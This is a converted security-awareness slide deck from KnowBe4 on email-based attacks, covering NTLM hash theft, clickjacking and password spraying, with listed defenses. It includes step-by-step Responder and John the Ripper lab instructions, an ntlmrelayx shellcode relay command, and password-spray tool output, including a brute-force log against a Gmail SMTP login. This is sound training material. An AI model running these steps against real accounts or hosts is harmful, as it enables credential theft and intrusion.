



# 10 Incredible Ways You Can Be Hacked Using Email & How to Stop The Bad Guys




Roger A. Grimes  
Data-Driven Defense Evangelist,  
KnowBe4, Inc.  
[rogerg@knowbe4.com](mailto:rogerg@knowbe4.com)

Over  
**23,000**  
Customers

**Inc.**  
**500**

## KnowBe4, Inc.

- The world's most popular integrated Security Awareness Training and Simulated Phishing platform
- Based in Tampa Bay, Florida, founded in 2010
- CEO & employees are ex-antivirus, IT Security pros
- Former Gartner Research Analyst, Perry Carpenter is our Chief Evangelist and Strategy Officer
- 200% growth year over year
- We help thousands of organizations manage the problem of social engineering





**Roger A. Grimes**  
**Data-Driven Defense Evangelist**  
**KnowBe4, Inc.**

## About Roger










- 30-years plus in computer security
- Expertise in host and network security, IdM, crypto, PKI, APT, honeypot, cloud security
- PKI, smartcards, MFA, biometrics, since 1998
- Consultant to world's largest and smallest companies and militaries for decades
- Previous worked for Foundstone, McAfee, Microsoft
- Written 10 books and over 1000 magazine articles
- InfoWorld and CSO weekly security columnist since 2005
- Frequently interviewed by magazines (e.g. Newsweek) and radio shows (e.g. NPR's All Things Considered)

### **Certifications passed include:**

- CPA
- CISSP
- CISM, CISA
- MCSE: Security, MCP, MVP
- CEH, TISCA, Security+, CHFI
- yada, yada



# Roger's Books



# What is a Data-Driven Defense Evangelist?

Using data-driven, risk analytics, I want to help organizations put:

- The right defenses,
- In the right places,
- In the right amounts,
- Against the right threats

# Today's Presentation

- Incredible ways you and your organization can be compromised involving email

# Attack Types Covered

## What Makes an Email Attack Interesting To Me

- Email is the primary vector
  - Either the intended goal or method to get to the goal
- Interesting, Unusual, Not Super Common, or Sneaky
- Not due to a zero day or unpatched software
- Can be initial compromise or post exploitation
- Technical attacks or social engineering

# Not Covered

## Email Attacks But Not Incredible Enough To Be In This Talk

- Simple Phishing (even though it is responsible for 70-90% of all successful malicious data breaches)
- Malware Attachments
- Email Bombing
- Cross-Site Scripting
- Hacking Email Server
- Email Address Harvesting
- Paying a Service to Hack Someone's Email




# Covered Topics

- Password Hash Theft
- Clickjacking
- Password Sprays
- Rogue Recoveries
- Bad Rules
- Rogue Forms
- Routing Hijacks
- Web Beacons/Tracking
- Extreme Social Engineering Scams

# Password Hash Theft

## Password Hash Basics

- In most authentication systems, passwords are stored and transmitted as cryptographic hashes (LM, NT, MD5, Bcrypt, SHA1, SHA2, etc.)
- Password hashes can be cracked using brute force, hash tables, rainbow tables, etc.
- **Opening an email or clicking on a link can transmit your password hash**



# Password Hash Theft

## Password Hash Capture Steps

1. Victim opens email
2. Clicks on link (or sometimes simply opens email)  
Link points to object on remote malicious web server
3. Email program/browser attempts to retrieve object
4. Web server requires authenticated logon
5. Email program/browser attempts authenticated logon
6. Sends remote logon attempt from which attacker can derive password hash

# Password Hash Theft

## Password Hash Capture – Kevin Mitnick Demo - Steps

1. Uses Responder tool (<https://github.com/SpiderLabs/Responder>)
2. Victim opens email in O365
3. Includes UNC link (file:///) pointing to object on Responder server
3. Email program/browser attempts to retrieve object
4. Responder captures NT challenge response
5. Attacker generates and cracks NT hash to obtain plaintext password

# Password Hash Theft

# Password Hash Capture - Kevin Mitnick Demo

[illegible]



# Responder

## Creating Your Own Demo Environment Quickly in 1 Hour

Make a Windows VM and a Linux VM on the same simulated network

1. Download and run Kali Linux (<https://www.kali.org/news/kali-linux-2018-4-release/>)
2. Login as **root**, password is **toor**
3. Click **Applications** menu, choose **09 - Sniffing and Spoofing**, and run **Responder**
4. Then run **responder -l eth0 -v** (note listening IP address)

On Windows computer:

1. Open browser and connect to **http://<linuxIPaddress>/index.html** (or any name)
2. Open File Explorer, and connect to **file:///<linuxIPaddress>/index.txt**
3. Responder will get NTLM challenge responses

To crack hashes, back on Linux computer:

1. Start terminal session
2. **cd /usr/share/responder/logs**
3. Run John the Ripper to crack the hashes in the log files

**john <HTTP-NTLMv2...>** or **john <SMB....>**

# Password Hash Theft

## More Attacks

Once you have the NTLM Challenge Responses and/or hashes, there are many attacks you can do

- Example: Use **NTLMRelayx**
- Example: Use NTLMRelayx to dump SAM password hashes
- Example: Use NTLMRelayx to take Responder captured NTLM challenge responses and replay them on other computers to inject shell code

```
root@kali:~# ntlmrelayx.py -tf victims.txt -c <shellcodehere>
```

# Password Hash Theft

## Defenses

- Require passwords with enough entropy to withstand cracking attempts
- Block unauthorized outbound authentication logons at perimeter and/or host
  - Port blocking: NetBIOS: UDP 137 & 138, TCP 139 & 445; LLMNR: UDP & TCP 5535; LDAP: UDP/TCP 389 & 636; SQL: TCP 1433; TCP 21; SMTP: TCP 25 & 587; POP: TCP 110 & 995; IMAP: TCP 143 & 993
  - Can you block on portable devices wherever they connect?
- Filter out inbound [file:///](#) links
- Optional Microsoft patch and registry configuration settings:  
<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170014>

# Clickjacking

## Traditional Method

Spammer/Attacker/Phisher:

- Tricks you into clicking on something you didn't intend to click on
  - To send you to ad or rogue web site
- Uses Javascript to switch out elements when you go to click on something

# Clickjacking

## Traditional Method

Spammer/Attacker/Phisher:

- Tricks you into clicking on a link you didn't intend to click on
  - To send you to a malicious website
- Uses Javascript to overlay transparent elements when you go to click on something





# Clickjacking

## New - Rogue Wiping Elements

Spammer/Attacker/Phisher:

- Creates “bothersome” element that when wiped launches connection back to rogue website
  - Send your password hash, etc.
- Uses brown/black dot appear like **dust** on screen
- Uses brown/black curve object look like **hair** on screen
- User tries to wipe away dust or hair, activating link

# Clickjacking

## Defenses

- Be aware that touch screens may introduce some new types of attacks
- Realize that dust or hair may not be dust or hair
- Education

# Password Sprays

## Intro

Using a hacking tool against an online portal to guess at multiple accounts using one or more passwords


- Attacks are usually “wide, low and slow” to avoid kicking off account lockouts and alerts
- Hacker needs logon names (email addresses often work) and online portal to guess against (email portals are great for this)
- Can never lockout true Windows Administrator account (RID 500)

# Password Sprays

## Step 1 – Collect Victim Company Logon Information


Use a tool to do Internet searches for victim company info

- Example: Fingerprinting Organizations with Collected Archives (FOCA)
- Uses 3 search engines: Google, Bing, and DuckDuckGo to search for company content
- Search Types: web, document, DNS, IP, fingerprinting, data leaks, backup files, open directories, etc.



# Password Sprays

## Step 2 – Find Unprotected Online Portal to Guess Against






# Password Sprays

## Step 3 – Get and Use Password Lists

← → ↻ <https://packetstormsecurity.com/Crackers/wordlists/>


word list created from microalgae names. (1200 words)

tags | [cracker](#)  
MDS | d106275eb6e2dfcf1f2d79904d6c0191 [Download](#) | [Favorite](#) | [Comments](#) (0)

 **statistics.gz** Posted Oct 22, 2003


Word list created from statistical science. (33039 words)

tags | [cracker](#)  
MDS | 6c7d2d81509600e4557b6d93881fa699 [Download](#) | [Favorite](#) | [Comments](#) (0)

 **acr-diag.gz** Posted Oct 22, 2003


Word list created from the ACR Index of Pathology codes. (2724 words)





tags | [cracker](#)  
MDS | 2a734e28f05e34abc022942c021082a1 [Download](#) | [Favorite](#) | [Comments](#) (0)

 **algae.gz** Posted Oct 22, 2003

Word list created from algae names. (2689 words)

tags | [cracker](#)  
MDS | 50171588209576797b8d550c7ad8f1c2 [Download](#) | [Favorite](#) | [Comments](#) (0)

 **...**

 Login and Passwords.xlsx	Oct 16, 2014, 7:43 PM	
 Login_Password_Conne.txt	Oct 16, 2014, 7:33 PM	67 bytes
 Logins and Passwords.xls	Oct 16, 2014, 7:33 PM	32 KB
 Master Application List.xls	Oct 16, 2014, 10:09 PM	177 KB

Page 1 of 8

[Back](#) [1](#) [2](#) [3](#) [4](#) [5](#) [Next](#)

Jump to page

← → ↻ <https://download.openwall.net/pub/wordlists/>

## Index of /pub/wordlists

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>
	<a href="#">Parent Directory</a>	08-Sep-2018 00:31	-
	<a href="#">languages/</a>	08-Oct-2003 16:00	-
	<a href="#">passwords/</a>	24-Nov-2011 16:00	-
	<a href="#">LICENSE</a>	08-Oct-2003 07:58	1k
	<a href="#">LICENSE.html</a>	19-Apr-2004 06:52	2k
	<a href="#">README.html</a>	21-Jul-2011 02:30	3k
	<a href="#">all.gz</a>	24-Feb-2015 19:19	12.6M

# Password Sprays

## Step 4 – Use Tool to Guess At Passwords

The image displays three screenshots of password spraying tools, illustrating the process of guessing passwords.

**Brutus - AET2 - www.hoobie.net/brutus - (January 2000)**

Target: 192.168.1.1 Type: HTTP (Basic Auth)

Connection Options: HTTP (Basic Auth) (selected), HTTP (Form), FTP, POP3, Telnet, SMB (NetBIOS), Custom, NetBus

HTTP (Basic) Options: Method: HEAD, KeepAlive: ☒

Authentication Options: ☒ Use Username, ☒ Single User, Pass Mode: Word List, UserID: users.txt, Pass File: words.txt

Positive Authentication Results:

Target	Type	Username	P...
--------	------	----------	------

Located and installed 1 authentication plug-ins

0% Timeout Reject Auth Seq

**Web Brute**

Authentication Type

Select a HTTP Authentication type and click next.  
If the authentication type requires a domain, please enter it in the text field below.

Authentication Type

- ☒ Web Form
- ☐ Basic
- ☐ Digest
- ☐ NTLM
- ☐ Kerberos

Domain:

Brute force a web login form.

Cancel < Back Next >

Using Proxy Address: 127.0.0.1:2960

**Hydra**

File View Configure Tools Help

Decoders Network Sniffer Cracker Traceroute CCDU Wireless

Passwords

Protocol	Count	Timestamp	HTTP...	Client	User...	Pa...	URL	AuthType	Domain
FTP	(0)	30/07/2007 - 08:03:23						Basic (POST)	
HTTP	(424)	30/07/2007 - 08:03:24						Basic (POST)	
IMAP	(0)	30/07/2007 - 08:05:04						Basic (POST)	
POP3	(9)	30/07/2007 - 08:05:05						Basic (GET)	
SMB	(68)	30/07/2007 - 08:05:09						Basic (POST)	
Telnet	(27)	30/07/2007 - 08:05:09						Basic (GET)	
VNC	(0)	30/07/2007 - 08:05:12						Basic (GET)	
TDS	(42)	30/07/2007 - 08:05:16						Basic (GET)	
SMTP	(0)	30/07/2007 - 08:05:20						Basic (POST)	
MNTP	(0)	30/07/2007 - 08:05:27						Basic (GET)	
DCE/RPC	(11)	30/07/2007 - 08:05:27						Basic (GET)	
MSKerberos-PreAuth	(67)	30/07/2007 - 08:05:35						Basic (POST)	

Target Passwords Tuning Specific Start

Output

Hydra v4.1 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.

Hydra (http://www.thc.org) starting at 2004-05-17 21:58:52

[DATA] 32 tasks, 1 servers, 45380 login tries (l:1/p:45380), ~1418 tries per task

[DATA] attacking service ftp on port 21

[STATUS] 14056.00 tries/min, 14056 tries in 00:01h, 31324 todo in 00:03h

[STATUS] 14513.00 tries/min, 29026 tries in 00:02h, 16354 todo in 00:02h

[21][ftp] host: 127.0.0.1 login: marc password: success

Hydra (http://www.thc.org) finished at 2004-05-17 22:01:38

<finished>

Start Stop Save Output Clear Output

# Password Sprays

## Step 5 – Harvest Passwords

Request	Payload	Status	Error	Redir...	Timeout	Length	Comment
6857	UserID's	200	<input type="checkbox"/>	5	<input type="checkbox"/>	1630	
15062		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4370	
76		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
222		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
680		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
1487		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
1529		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
2895		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
3022		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
3029		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
3850		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
4551		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
5870		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
6617		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
7093		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
7267		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
7664		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
7698		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
8001		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
8137		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
8832		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
8999		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
9036		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
9106		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
10809		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
10843		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
11129		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
12223		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
12249		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
12401		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
12876		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4371	
12122		200	<input type="checkbox"/>	4	<input type="checkbox"/>	4372	
0		200	<input type="checkbox"/>	2	<input type="checkbox"/>	12994	
1		200	<input type="checkbox"/>	2	<input type="checkbox"/>	12994	
2		200	<input type="checkbox"/>	2	<input type="checkbox"/>	12994	

```
Applications ▾ Places ▾ Terminal ▾ Mon 03:00
root@sunnyhoi: ~

File Edit View Search Terminal Help

[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target smtp.gmail.com - login @gmail.com - pass "nicole" - 11 of 14344399 [child 10] (0/0)
